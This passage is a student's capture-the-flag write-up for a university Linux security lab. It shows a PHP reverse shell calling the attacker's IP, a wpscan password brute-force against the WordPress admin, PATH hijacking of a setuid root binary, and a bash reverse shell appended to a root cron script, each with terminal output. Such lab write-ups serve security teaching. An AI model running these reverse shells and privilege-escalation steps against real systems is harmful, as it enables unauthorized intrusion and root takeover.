0-Ubuntu SMP Thu May 6 07:46:32 UTC 2021
User & Groups: uid=1002(lab_prof) gid=1003(lab_prof) groups=1003(lab_prof)
```

```
/usr/share/wordpress/wp-content/uploads
/usr/share/wordpress/wp-content/uploads/2021
/usr/share/wordpress/wp-content/uploads/2021/04
/usr/share/wordpress/wp-content/uploads/2021/05
```

- ➔ **"cd /usr/share/wordpress/wp-content/uploads/2021/04"** here we found the information which we needed.
- ➔ **"ls"** to see the information we were looking for.


```
lab_prof@lab:~$ cd /usr/share/wordpress/wp-content/uploads/2021/04
lab_prof@lab:/usr/share/wordpress/wp-content/uploads/2021/04$ ls
cropped-fim_1200dpi_fb_gross-150x150.png  fim_1200dpi_fb_gross-150x150.png   fim_1200dpi_fb_gross-2048x699.png  fim_1200dpi_fb_gross.png
cropped-fim_1200dpi_fb_gross.png          fim_1200dpi_fb_gross-1536x524.png  fim_1200dpi_fb_gross-300x102.png
fim_1200dpi_fb_gross-1024x350.png         fim_1200dpi_fb_gross-1568x535.png  fim_1200dpi_fb_gross-768x262.png
lab_prof@lab:/usr/share/wordpress/wp-content/uploads/2021/04$
```

- ➔ We came back to the root directory of wordpress **"cd /usr/share/wordpress/"** so that we could upload our revshell.
- ➔ To make a shell file, "**nano revshell.php"** and inside that file wrote an executable PHP reverse shell.

```
<?php
        exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.174.129/9001 0>&1'");
?>
```


Here, the IP address we used is of our attacking machine.

- ➔ We saved the file and from the attacker's terminal used the command "**nc -lvnp 9001"** (which will start listening to the victim machine).
- ➔ In the browser, type **192.168.174.128/blog/revshell.php** (here the IP address used is of victim machine which will run our shell code and in the attacker terminal we will enter the directory: **/usr/share/wordpress/**)



```
ptk@ptk-virtual-machine:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.174.128 40840
bash: cannot set terminal process group (997): Inappropriate ioctl for device
bash: no job control in this shell
www-data@lab:/usr/share/wordpress$
```

- ➔ Then "**ls**"
- ➔ **"Ls -la"** for detailed information listing of files and directories.
- ➔ **"Cd /usr/share/wordpress/wp-content/uploads/2021/04/..."**
- ➔ Again, "**Ls**"
- ➔ We have "**imdefinitelynotsuspicious"**
- ➔ **"$ Cat imdefinitelynotsuspicious"**
- ➔ We get , **"lab_teacher:pleaseenteranewpassword"** where login id is **lab_teacher** and password is **pleaseenteranewpassword**.



```
-rwxrwxrwx   1 root     root      3150 Dec 27  2019 xmlrpc.php
www-data@lab:/usr/share/wordpress$ cd /usr/share/wordpress/wp-content/uploads/2021/04/.../.../.../.../.../.../.../.../.../.../.../.../.../.../
.../.../.../.../.../.../...
<.../.../.../.../.../.../.../.../.../.../.../.../...
<./.../.../.../.../.../.../.../.../.../.../.../...$ ls
ls
imdefinitelynotsuspicious
<./.../.../.../.../.../.../.../.../.../.../.../...$ cat imdefinitelynotsuspicious
</.../.../.../.../...$ cat imdefinitelynotsuspicious
lab_teacher:pleaseenteranewpassword
<./.../.../.../.../.../.../.../.../.../.../.../...$ ^X^C
ptk@ptk-virtual-machine:~$ 
```

- ➔ After obtaining the credentials for lab_teacher, we tried to log in and we entered successfully.

```
ptk@ptk-virtual-machine:~$ ssh lab_teacher@192.168.174.128
lab_teacher@192.168.174.128's password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul 30 13:43:23 UTC 2022

  System load:  0.0                Processes:             228
  Usage of /:   44.3% of 18.08GB   Users logged in:        2
  Memory usage: 26%                IPv4 address for ens33: 192.168.174.128
  Swap usage:   0%


84 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Welcome to the Security Insider Lab - Server.

This server was created to teach you the most common Linux system vulnerabilities. Can you find them all?

Good luck :)
Last login: Wed Jul 27 11:06:55 2022 from 192.168.174.129
lab_teacher@lab:~$
```

❖ Additional information that we found :

security-lab/blog/

Getting Started | lab | Lab 3

Maintenance Work – Service unavailable

Sorry for any possible interruptions of our blog-services.

We are currently struggling with the sepertine water monsters that are attacking our servers.

They are all over the place and yell "bymuiye, bymuiye, bymuiye!!"…

Incomprehensible text

We are still not quite sure what this means, since the only translator we had was retired in 44 B.C.

Urenpyrf has already been informed to fix this problem for us!

– Best regards,
admin

admin | April 27, 2021 | Uncategorized | Leave a comment

- ➔ As we can see there is encrypted text “bymuiye, bymuiye, bymuiye!!”
- ➔ We try to decrypt it using CAESAR CIPHER DECODER
- ➔ And he result is “rockyou, rockyou, rockyou!!”

- ➔ Wpscan is wordpress vulnerability scanner and we used it to get the credentials of the admin of the website which is **lab_teacher**.

- ➔ **wpscan --url security-lab/blog --passwords '/home/dotcom/Desktop/LAB 6/hash/rockyou.txt' --usernames admin**

```
dotcom@dotcom-Vr:~/Desktop/LAB 6/hash$ wpscan --url security-lab/blog --passwords '/home/dotcom/Desktop/LAB 6/hash/rockyou.txt' --usernames admin
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://security-lab/blog/ [192.168.145.128]
[+] Started: Mon Jul 25 23:49:11 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.46 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://security-lab/blog/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://security-lab/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

➔ We obtained the admin password of wordpress which was "**linkinpark".**

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / linkinpark
Trying admin / claire Time: 00:00:03 <                    > (505 / 14344896)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: linkinpark

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Jul 25 23:49:23 2022
[+] Requests Done: 677
[+] Cached Requests: 5
[+] Data Sent: 218.767 KB
[+] Data Received: 3.568 MB
[+] Memory used: 243.395 MB
[+] Elapsed time: 00:00:11
dotcom@dotcom-Vr:~/Desktop/LAB 6/hash$
```

The Password

4. **root & obtain the flag in /root/root.txt (describe at least 2 of the 3 possible ways)**
   Requirements: you must be a teacher/prof
   Hint:
   - **Approach 1: the teacher's least favorite teaching-topic is "File permissions".**
   - **Approach 2: the prof asked root to regularly execute tasks for him.**

➢ **Approach 1:**

Enter with **lab_teacher** credentials then, follow the following steps:

➔ **"Ls"**
➔ **"Cd /home"**
➔ **"Ls"**
➔ **"Cd lab_teacher"**
➔ We found that there exists `**touch**` file which has '777' permissions meaning the file can read, write, execute, and is maintained by the root. Since this program is not using an absolute path to create a file, this can be hijacked by setting up the path to the directory where `**lab_teacher**` has permissions that can execute malicious `**touch**`. So creating a file called touch.
"**Nano touch(#!/bin/bash**
/bin/bash)"
save it and
➔ **"Chmod +x touch"** (change the permission of the newly created file touch by us.)
➔ **"Export PATH=/home/lab_teacher:$PATH"** (enforce the path that we choose.)
➔ **"which touch"** (the file we created will be chosen.)
➔ **"Cd /lab"** (there exists an executable file monitor_students)

- ➔ **"./monitor_students"**
- ➔ **"Cd .. "**
- ➔ **"Cd root/ "**
- ➔ **"Ls"** (there exists two files **root.txt** and snap but we need only root.txt so we open it.)
- ➔ **"Cat root.txt"** (captured our flag.)

```
lab_teacher@lab:~$ nano touch
lab_teacher@lab:~$ ls
touch
lab_teacher@lab:~$ chmod +x touch
lab_teacher@lab:~$ ls
touch
lab_teacher@lab:~$ export PATH=/home/lab_teacher:$PATH
lab_teacher@lab:~$ which touch
/home/lab_teacher/touch
lab_teacher@lab:~$ cd /lab
lab_teacher@lab:/lab$ ./monitor_students
Starting the monitoring of the lab students.
        [WARNING] Detected several students who are cheating. Writing report to file.
root@lab:/lab# cd ..
root@lab:/# cd root/
root@lab:/root# ls
root.txt  snap
root@lab:/root# cat root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the security field.

Now take the root flag and enjoy the rest of the summer!

flag: LAB{0nLy_w0RthY_S7uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}
```

Flag

```
PS: If you wanna continue doing things like this challenge here, feel free to join the University's "IT-Security Working group" on Discord wi
h following link: "https://discord.gg/sNckMdy". There, we create and solve such challenges on a daily basis and prepare students for taking o
e of the hardest Penetration Testing Certificates (OSCP), with which, once obtained, you can basically get any job in offensive IT-Security.
root@lab:/root#
```

- ❖ **Additional information regarding touch and other files and how we got it:**
  - ➔ we found a binary called **monitor_students** owned by root but can be executed by lab_teacher.
  - ➔ **"$ ls -l /lab/"**

```
lab_teacher@lab: /home
lab_teacher@lab:/home$ ls -l /lab/
total 20
-rwsr-sr-- 1 root teacher 17032 Apr 11  2021 monitor_students
lab_teacher@lab:/home$
```

➔ Next, we used strings to extract some information from it. We found the following:

```
lab_teacher@lab:/home$ strings /lab/monitor_students
/lib64/ld-linux-x86-64.so.2
setuid
puts
__stack_chk_fail
setegid
system
sleep
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
touch /tH
mp/73757H
37069636H
96f7573 H
&& chmodH
 777 /tmH
p/737573H
70696369H
@@6f75f
@D73
[]A\A]A^A_
Starting the monitoring of the lab students.
        [WARNING] Detected several students who are cheating. Writing report to
 file.
Ending the monitoring process.
:*3$"
GCC: (Ubuntu 10.2.0-13ubuntu1) 10.2.0
/usr/lib/gcc/x86_64-linux-gnu/10/../../../x86_64-linux-gnu/Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
__FRAME_END__
__init_array_end
_DYNAMIC
```

➔ We found out that it runs "**setuid**" that allows a user to execute that file("monitor_students") with the permission of the owner of that file("root").

➔ We confirmed that with this command: stat /lab/monitor_students

```
lab_teacher@lab:/home$ stat /lab/monitor_students
  File: /lab/monitor_students
  Size: 17032           Blocks: 40         IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 655364      Links: 1
Access: (6754/-rwsr-sr--)  Uid: (    0/    root)   Gid: ( 1001/ teacher)
Access: 2022-07-26 07:25:14.407446024 +0000
Modify: 2021-04-11 16:11:52.597412356 +0000
Change: 2021-04-11 16:20:57.288530096 +0000
 Birth: 2021-04-11 16:11:52.589412323 +0000
lab_teacher@lab:/home$
```

➔ And we found that it created a file named "**73757370696369**" using command **touch** inside the tmp folder and change its permission using **chmod 777 .**

```
touch /tH
mp/73757H
37069636H
96f7573 H
&& chmodH
 777 /tmH
p/737573H
70696369H
```

➔ When we check inside tmp folder we found: **./monitor_students**

```
lab_teacher@lab:/$ cd /lab
lab_teacher@lab:/lab$ ls
monitor_students
lab_teacher@lab:/lab$ ./monitor_students
Starting the monitoring of the lab students.
        [WARNING] Detected several students who are cheating. Writing report to file.
Ending the monitoring process.
lab_teacher@lab:/lab$
```

➔ ls -l

```
lab_prof@lab:/tmp$ ls -l
total 116
-rwxrwxrwx 1 root       lab_teacher     0 Jul 26 08:17 737573706963696f7573
-rw-rw-r-- 1 ip_address ip_address    905 Jul 25 16:30 ifconfig
-rw-r--r-- 1 root       root        79320 Jul 26 08:51 secret_grades
drwx------ 3 root       root         4096 Jul 23 07:26 snap.lxd
drwx------ 3 root       root         4096 Jul 23 07:26 systemd-private-94cd5d4012964eaf8e825f588
6635e14-apache2.service-PUNG1f
drwx------ 3 root       root         4096 Jul 23 07:26 systemd-private-94cd5d4012964eaf8e825f588
6635e14-systemd-logind.service-uhdBpf
drwx------ 3 root       root         4096 Jul 23 07:26 systemd-private-94cd5d4012964eaf8e825f588
6635e14-systemd-resolved.service-3hDqWe
drwx------ 3 root       root         4096 Jul 23 07:26 systemd-private-94cd5d4012964eaf8e825f588
6635e14-systemd-timesyncd.service-kNXAwj
drwx------ 3 root       root         4096 Jul 23 13:56 systemd-private-94cd5d4012964eaf8e825f588
6635e14-upower.service-te8cqh
drwx------ 2 root       root         4096 Jul 23 07:26 vmware-root_749-4282236466
lab_prof@lab:/tmp$
```

```
lab_teacher@lab:/lab$ ls -l /tmp
total 120
-rwxrwxrwx 1 root        lab_teacher     0 Jul 26 09:17 737573706963696f7573
-rw-rw-r-- 1 ip_address  ip_address    905 Jul 25 16:30 ifconfig
-rw-r--r-- 1 root        root        79880 Jul 26 09:19 secret_grades
drwx------ 3 root        root         4096 Jul 23 07:26 snap.lxd
drwx------ 3 root        root         4096 Jul 23 07:26 systemd-private-94cd5d4012964eaf8e825f5886635e14-apache2.service-PUNG1f
drwx------ 3 root        root         4096 Jul 23 07:26 systemd-private-94cd5d4012964eaf8e825f5886635e14-systemd-logind.service-uhdBpf
drwx------ 3 root        root         4096 Jul 23 07:26 systemd-private-94cd5d4012964eaf8e825f5886635e14-systemd-resolved.service-3hDqWe
drwx------ 3 root        root         4096 Jul 23 07:26 systemd-private-94cd5d4012964eaf8e825f5886635e14-systemd-timesyncd.service-kNXAwj
drwx------ 3 root        root         4096 Jul 23 13:56 systemd-private-94cd5d4012964eaf8e825f5886635e14-upower.service-te8cqh
-rwxrwxr-x 1 lab_teacher lab_teacher    23 Jul 26 09:10 touch
drwx------ 2 root        root         4096 Jul 23 07:26 vmware-root_749-4282236466
lab_teacher@lab:/lab$ ls -l /tmp/737573706963696f7573
-rwxrwxrwx 1 root lab_teacher 0 Jul 26 09:17 /tmp/737573706963696f7573
lab_teacher@lab:/lab$
```

➢ **Approach 2:**

Now we enter with **lab_prof** with credentials then:

- ➔ **"Cd /home"**
- ➔ **"Ls"**
- ➔ Change directory to "**cd /lab_prof**"
- ➔ **"Ls -la"**

```
lab_prof@lab:~$ ls -la
total 56
drwxrwx--- 4 lab_prof lab_prof  4096 Jul 26 10:05 .
drwxr-xr-x 6 root     root      4096 Apr 27  2021 ..
-rw------- 1 lab_prof lab_prof  1914 Jul 27 01:00 .bash_history
-rw-r--r-- 1 lab_prof lab_prof   220 Apr 11  2021 .bash_logout
-rw-r--r-- 1 lab_prof lab_prof  3771 Apr 11  2021 .bashrc
drwx------ 2 lab_prof lab_prof  4096 Jul 23 11:20 .cache
drwxrwxr-x 3 lab_prof lab_prof  4096 Jul 26 09:57 .local
-rw-r--r-- 1 lab_prof lab_prof   807 Apr 11  2021 .profile
-rwxrwxr-x 1 lab_prof lab_prof    63 Apr 27  2021 .save_student_grades
-rw-rw-r-- 1 lab_prof lab_prof    75 Apr 27  2021 .selected_editor
-rw------- 1 lab_prof lab_prof 10760 Jul 26 10:05 .viminfo
-rwxrwxr-x 1 lab_prof lab_prof    22 Jul 26 10:05 touch
lab_prof@lab:~$ cat .save_student_grades
#!/bin/bash

echo "All students failed" >> /tmp/secret_grades

lab_prof@lab:~$
```

- ➔ There we find **".save_student_grades" .**
- ➔ Open that file "**Cat .save_student_grades" .**
- ➔ After opening we see something like this:

  #!/bin/bash

  echo "All students failed" >> /tmp/secret_grades`

  Found the file in `/**tmp**` directory, and looking at the owner of the file, we found it to be `**root**`. Meaning `root` is running the task.

- ➔ Adding our reverse shell into the "**.save_student_grades"** because it has the read, write, and execute permissions and is run or maintained by the root.

- ➔ Then, following the command:
  "$ echo "bash -i >& /dev/tcp/192.168.174.129/9090 0>&1" >> .save_student_grades"
- ➔ Now if we do **cat .save_student_grades** (bash -i >& /dev/tcp/192.168.174.129/9090 0>&1) will be added.

```
lab_prof@lab:~$ cat .save_student_grades
#!/bin/bash

echo "All students failed" >> /tmp/secret_grades

bash -i >& /dev/tcp/192.168.174.129/4242 0>&1
bash -i >& /dev/tcp/192.168.174.129/9090 0>&1
```

- ➔ In our reverse shell, our attacker machine's IP address is given and port 9090 was chosen for listening.

- ➔ Now, in our attacker terminal, we just had to wait for the reply for which we used the command: **“nc -lvnp 9090” .**
- ➔ After some time we enter as **root** and again “**ls”** we can see root.txt
- ➔ To open root.txt: “**cat root.txt” .** Hence the root.txt is captured.

```
ptk@ptk-virtual-machine:~$ nc -lvnp 9090
Listening on 0.0.0.0 9090
Connection received on 192.168.174.128 43444
bash: cannot set terminal process group (60414): Inappropriate ioctl for device
bash: no job control in this shell
root@lab:~# ls
ls
root.txt
snap
root@lab:~# cat root.txt
cat root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the security field.

Now take the root flag and enjoy the rest of the summer!

flag: LAB{0nLy_w0RthY_S7uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}
```

Flag

```
PS: If you wanna continue doing things like this challenge here, feel free to join the University's "IT-Security Working group" on Discord wit
h following link: "https://discord.gg/sNckMdy". There, we create and solve such challenges on a daily basis and prepare students for taking on
e of the hardest Penetration Testing Certificates (OSCP), with which, once obtained, you can basically get any job in offensive IT-Security.
root@lab:~#
```

❖ **Additional information:**

- ➔ Inside /tmp directory we found several files like ifconfig, secret_grades, 737573706963696f7573, etc.
- ➔ After examining the **secret_grades** file, we found out that it was writing **“ALL students failed”** every minute.

```
lab_prof@lab:~$ cd /tmp
lab_prof@lab:/tmp$ ls
737573706963696f7573
ifconfig
secret_grades
snap.lxd
systemd-private-7f9d3472d0de4ec4878631179c26d7eb-apache2.service-42AE7g
systemd-private-7f9d3472d0de4ec4878631179c26d7eb-systemd-logind.service-Lt9Kmh
systemd-private-7f9d3472d0de4ec4878631179c26d7eb-systemd-resolved.service-FU8lug
systemd-private-7f9d3472d0de4ec4878631179c26d7eb-systemd-timesyncd.service-C4uQt
f
vmware-root_750-2957714542
lab_prof@lab:/tmp$ cat secret_grades
All students failed
All students failed
All students failed
All students failed
All students failed
All students failed
All students failed
All students failed
All students failed
All students failed
```

➔ **"ls -la"** for the detailed listing of the files.

```
lab_prof@lab:/tmp$ ls -la
total 64
drwxrwxrwt 13 root       root        4096 Jul 27 00:39 .
drwxr-xr-x 21 root       root        4096 Apr 11  2021 ..
drwxrwxrwt  2 root       root        4096 Jul 26 20:22 .ICE-unix
drwxrwxrwt  2 root       root        4096 Jul 26 20:22 .Test-unix
drwxrwxrwt  2 root       root        4096 Jul 26 20:22 .X11-unix
drwxrwxrwt  2 root       root        4096 Jul 26 20:22 .XIM-unix
drwxrwxrwt  2 root       root        4096 Jul 26 20:22 .font-unix
-rwxrwxrwx  1 root       lab_teacher    0 Jul 27 00:35 737573706963696f7573
-rw-rw-r--  1 ip_address ip_address   891 Jul 26 20:46 ifconfig
-rw-r--r--  1 root       root        5580 Jul 27 01:01 secret_grades
drwx------  3 root       root        4096 Jul 26 20:22 snap.lxd
drwx------  3 root       root        4096 Jul 26 20:22 systemd-private-7f9d3472d0de4ec4878631179c26d7eb-apache2.service-42AE7g
drwx------  3 root       root        4096 Jul 26 20:22 systemd-private-7f9d3472d0de4ec4878631179c26d7eb-systemd-logind.service-Lt9Kmh
drwx------  3 root       root        4096 Jul 26 20:22 systemd-private-7f9d3472d0de4ec4878631179c26d7eb-systemd-resolved.service-FU8lug
drwx------  3 root       root        4096 Jul 26 20:22 systemd-private-7f9d3472d0de4ec4878631179c26d7eb-systemd-timesyncd.service-C4uQtf
drwx------  2 root       root        4096 Jul 26 20:22 vmware-root_750-2957714542
```

REFERENCES

1. https://linuxways.net/ubuntu/how-to-install-metasploit-framework-on-ubuntu-20-04/
2. https://www.howtoforge.com/tutorial/how-to-use-ftp-on-the-linux-shell/
3. https://www.youtube.com/watch?v=aSj_uyPPxQk
4. https://www.youtube.com/watch?v=KnkjBW3fMVo
5. https://hashcat.net/wiki/doku.php?id=example_hashes
6. https://samsclass.info/123/proj10/p12-hashcat.htm